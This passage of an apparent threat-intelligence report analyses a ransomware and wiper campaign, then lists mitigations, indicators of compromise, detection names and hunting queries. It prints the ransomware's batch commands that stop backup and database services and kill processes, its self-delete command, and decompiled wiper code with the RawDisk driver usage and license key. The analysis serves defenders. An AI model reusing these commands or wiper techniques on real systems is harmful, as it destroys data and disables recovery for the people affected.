BackupExecRPCService AcrSch2Svc AcronisAgent CASAD2DWebSvc CAARCUpdateSvc
@for %C in (%SrvLst%) do @net stop %C
@set SrvLst=
@set PrcLst=mysql sql oracle ocssd dbsnmp synctime agntsvc isqlplussvc xfssvccon
mydesktopservice ocautoupds encsvc tbirdconfig mydesktopqos ocomm dbeng50 sqbcoreservice
excel infopath msaccess mspub onenote outlook powerpnt steam thebat thunderbird visio
winword wordpad notepad
@for %C in (%PrcLst%) do @taskkill /f /im "%C.exe"
@set PrcLst=
@exit
```

Figure 11. Batch script content of the ransomware

- Strings are encrypted with RC4 Algorithm with key "8ce4b16b22b58894aa86c421e8759df3".
- Generates Key using rand() function and uses that to derive RC4 key to encrypt files. The derived key is then encrypted with Public key hardcoded in the file.
  - This encrypted key is then encoded with customized Base64 characters and appended to the ransom note.
- Renames the file as *[original file name].lck*, and then encrypts the renamed file.
- Drops a ransom notes file named *How_To_Unlock_MyFiles.txt* in each folder before encrypting the files, the ransom notes are written in Albanian.




Figure 12. Ransom note written in Albanian

Performs a self-delete by launching *cmd.exe* and executes a batch script though anonymous pipe to perform deletion.

```
ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "[SamplePath]"
```

Figure 13. Batch script for deletion

cl.exe – wiper – Dos:Win64/WprJooblash

cl.exe takes the following parameters

- cl.exe in – Installs the driver *rwdsk.sys* and its service
- cl.exe un – Uninstalls the driver *rwdsk.sys* and its service
- cl.exe wp <PATH> – Wipes the give path leveraging *rwdsk.sys* driver

```
if ( argc ≥ 2 )
{
  arg1 = argv[1];
  if ( *(_WORD *)arg1 ≠ 'pw' || arg1[2] )
  {
    if ( *arg1 == 'i' && arg1[1] == 'n' && !arg1[2] )// install
    {
      printf("in start!");
      sub_7FF7191514C0();
    }
    else if ( *arg1 == 'u' && arg1[1] == 'n' && !arg1[2] )// uninstall
    {
      printf("un start!");
      sub_7FF719151580("rwdsk", v20);
    }
  }
```

Figure 14. The malware using *rwdsk.sys*

Service created: HKLM\SYSTEM\CurrentControlSet\Services\RawDisk3

Installed driver should be located in C:\Windows\System32\drivers\rwdsk.sys or the same directory cl.exe is staged.




Figure 15. Directory where the driver is installed

By providing path (Example: \??\PHYSICALDRIVE0) with the 'wp' parameter, passes it to the below function including GENERIC_READ | GENERIC_WRITE access value and a hexadecimal value "B4B615C28CCD059CF8ED1ABF1C71FE03C0354522990AF63ADF3C911E2287A4B906D47D". Based on the reference below, the same hex value is used in ZeroCleare Wiper in 2020. IBM confirms this value is the license key for RawDisk

Figure 16. Hex value used in ZeroCleare Wiper

Recommended customer actions

The techniques used by the actor and described in the Observed actor activity section can be mitigated by adopting the security considerations provided below:

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion
- Block inbound traffic from IPs specified in the Indicators of compromise table
- Review all authentication activity for remote access infrastructure, with a particular focus on accounts configured with single factor authentication, to confirm authenticity and investigate any anomalous activity
- Enable multifactor authentication (MFA) to mitigate potentially compromised credentials and ensure that MFA is enforced for all remote connectivity

  NOTE: Microsoft strongly encourages all customers download and use password-less solutions like Microsoft Authenticator to secure your accounts
- Enable Microsoft Defender Antivirus tamper protection to prevent unwanted malicious apps disabling components of Microsoft Defender Antivirus
- Understand and assess your cyber exposure with advanced vulnerability and configuration assessment tools

Indicators of compromise (IOCs)

The table below shows IOCs observed during our investigation. We encourage our customers to investigate these indicators in their environments and implement detections and protections to identify past related activity and prevent future attacks against their systems.

Indicator	Type	Description
GoXml.exe	SHA-256	f116acc6508843f59e59fb5a8d643370dce82f492a217764521f46a856cc4cb5

“w.zip”, “cl.exe” “cls5.exe”	SHA-256	e1204ebbd8f15dbf5f2e41dddc5337e3182fc4daf75b05acc948b8b965480ca0
Win.bat	SHA-256	bad65769c0b416bb16a82b5be11f1d4788239f8b2ba77ae57948b53a69e230a6
ADExplorer.exe	SHA-256	bb45d8ffe245c361c04cca44d0df6e6bd7596cabd70070ffe0d9f519e3b620ea
Ldd.2.exe	SHA-256	e67c7dbd51ba94ac4549cc9bcaabb97276e55aa20be9fae909f947b5b7691e6b
Mellona.exe	SHA-256	ac4809764857a44b269b549f82d8d04c1294c420baa6b53e2f6b6cb4a3f7e9bd
Sl.exe	SHA-256	d1bec48c2a6a014d3708d210d48b68c545ac086f103016a20e862ac4a189279e
HxD.exe (Hex Editor)	SHA-256	d145058398705d8e20468332162964dce5d9e2ad419f03b61adf64c7e6d26de5
Lsdsk.exe	SHA-256	1c926d4bf1a99b59391649f56abf9cd59548f5fcf6a0d923188e7e3cab1c95d0
NTDSAudit.exe	SHA-256	fb49dce92f9a028a1da3045f705a574f3c1997fe947e2c69699b17f07e5a552b
Disable-defender.exe	SHA-256	45bf0057b3121c6e444b316afafdd802d16083282d1cbfde3cdbf2a9d0915ace
Rognar.exe	SHA-256	dfd631e4d1f94f7573861cf438f5a33fe8633238d8d51759d88658e4fbac160a
Ipgeter.exe	SHA-256	734b4c06a283982c6c3d2952df53e0b21e55f3805e55a6ace8379119d7ec1b1d
evaluatesiteupgrade.aspx	SHA-256	f8db380cc495e98c38a9fb505acba6574cbb18cfe5d7a2bb6807ad1633bf2df8
Pickers.aspx	SHA-256	0b647d07bba697644e8a00cdcc8668bb83da656f3dee10c852eb11effe414a7e
ClientBin.aspx	SHA-256	7AD64B64E0A4E510BE42BA631868BBDA8779139DC0DAAD9395AB048306CC83C5
App_Web_bckwssht.dll	SHA-256	CAD2BC224108142B5AA19D787C19DF236B0D12C779273D05F9B0298A63DC1FE5
C:\Users\<User name>\Desktop\	Staging directory	
C:\ProgramData\	Staging directory	
C:\Users\<User name>\Desktop\a	Staging directory	
C:\ProgramData\1\	Staging directory	
C:\ProgramData\2\	Staging directory	
144[.]76[.]6[.]34	IP address	Accessed web shell
148[.]251[.]232[.]252	IP address	Accessed web shell

148[.]251[.]233[.]231	IP address	Accessed web shell
176[.]9[.]18[.]143	IP address	Accessed web shell
185[.]82[.]72[.]111	IP address	Accessed web shell
216[.]24[.]219[.]65	IP address	Accessed web shell
216[.]24[.]219[.]64	IP address	Accessed web shell
46[.]30[.]189[.]66	IP address	Accessed web shell

NOTE: These indicators should not be considered exhaustive for this observed activity.

Microsoft Defender Threat Intelligence Community members and customers can find summary information and all IOCs from this blog post in the linked Microsoft Defender Threat Intelligence article.

Detections

Microsoft 365 Defender

Microsoft Defender Antivirus

- TrojanDropper:ASP/WebShell!MSR (web shell)
- Trojan:Win32/BatRunGoXml (malicious BAT file)
- DoS:Win64/WprJooblash (wiper)
- Ransom:Win32/Eagle!MSR (ransomware)
- Trojan:Win32/Debitom.A (*disable-defender.exe*)

Microsoft Defender for Endpoint EDR

Microsoft Defender for Endpoint customers should watch for these alerts that can detect behavior observed in this campaign. Note however that these alerts are not indicative of threats unique to the campaign or actor groups described in this report.

- Suspicious behavior by Web server process
- Mimikatz credential theft tool
- Ongoing hands-on-keyboard attack via Impacket toolkit
- Suspicious RDP connection observed
- Addition to Exchange Organization Management role group
- TrustedInstaller hijack attempt
- Microsoft Defender Antivirus tampering
- Process removed a security product
- Tamper protection bypass
- Suspicious file in startup folder
- Ransomware behavior detected in the file system
- Ransomware behavior by remote device
- Emerging threat activity group

Microsoft Defender Vulnerability Management

Microsoft Defender Vulnerability Management surfaces impacted devices that may be affected by the Exchange (ProxyLogon) and SharePoint vulnerabilities used in the attack:

- CVE-2019-0604
- CVE-2021-26855

Advanced hunting queries

Microsoft Sentinel

To locate possible threat actor activity mentioned in this blog post, Microsoft Sentinel customers can use the queries detailed below:

Identify threat actor IOCs

This query identifies a match based on IOCs related to EUROPIUM across various Microsoft Sentinel data feeds:

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/MultipleDataSources/EUROPIUM_September2022.yaml

Identify Microsoft Defender Antivirus detection related to EUROPIUM

This query looks for Microsoft Defender AV detections related to EUROPIUM actor and joins the alert with other data sources to surface additional information such as device, IP, signed-in users, etc.

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/SecurityAlert/EuropiumAVHits.yaml

Identify creation of unusual identity

The query below identifies creation of unusual identity by the Europium actor to mimic Microsoft Exchange Health Manager Service account using Exchange PowerShell commands.

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/MultipleDataSources/EuropiumUnusualIdentity.yaml

Microsoft 365 Defender

To locate possible threat actor activity mentioned in this blog post, Microsoft 365 Defender customers can use the queries detailed below:

Identify EUROPIUM IOCs

The following query can locate activity possibly associated with the EUROPIUM threat actor. Github link

```
DeviceFileEvents | where SHA256 in
("f116acc6508843f59e59fb5a8d643370dce82f492a217764521f46a856cc4cb5","e1204ebbd8f15dbf5f2e41dddc5337e3182fc4daf75b05a
```

Identify Microsoft Defender Antivirus detection related to EUROPIUM

This query looks for Microsoft Defender Antivirus detections related to EUROPIUM actor. Github link

```
let europium_sigs = dynamic(["BatRunGoXml", "WprJooblash", "Win32/Eagle!MSR", "Win32/Debitom.A"]);
AlertEvidence
| where ThreatFamily in~ (europium_sigs)
| join AlertInfo on AlertId
| project ThreatFamily, AlertId
```

Identify unusual identity additions related to EUROPIUM

This query looks for identity additions through exchange PowerShell. Github link

```
DeviceProcessEvents
| where ProcessCommandLine has_any ("New-Mailbox","Update-RoleGroupMember") and ProcessCommandLine has
"HealthMailbox55x2yq"
```